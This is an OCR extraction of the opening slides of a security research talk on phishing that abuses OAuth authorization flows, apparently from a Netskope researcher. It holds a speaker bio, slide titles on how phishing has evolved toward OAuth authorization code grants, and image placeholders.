New Phishing Attacks Exploiting OAuth Authorization Flows

August 7, 2021


Jenko Hwong
jhwong@netskope.com
@jenkohwong

$ az ad signed-in-user show


```
[
  {
    "jobTitle":   "Researcher",
    "department": "Threat Research Labs",
    "company":    "Netskope, Inc.",
    "email":      "jhwong@netskope.com"
    "twitter":    "@jenkohwong",

    "background": "vulnerability scanning, AV/AS, pen-testing/exploits,
                   L3/4 appliances, threat intel, windows security",
  }
]
```


Phishing Evolution: smtp, fake domain, ssl cert, user/pwd

in the beginning...




Phishing Evolution: apps, fake domain, ssl cert, user/pwd

+mobile




Phishing Evolution: apps, fake domain, ssl cert, user/pwd

+cloud




Phishing Evolution: apps, fake domain, ssl cert, user/pwd

+cloud




Phishing Evolution: fake domain, apps, ssl cert, user/pwd

controls



Phishing Evolution: OAuth 2.0 auth code grant[1]


+cloud app authorization




[1] https://datatracker.ietf.org/doc/html/rfc6749#page-24

Phishing Evolution: OAuth 2.0 auth code grant


+cloud app authorization: Payments






Phishing Evolution: OAuth 2.0 auth code grant


+cloud app authorization: Payments






Phishing Evolution: OAuth 2.0 auth code grant

+cloud app authorization: Payments





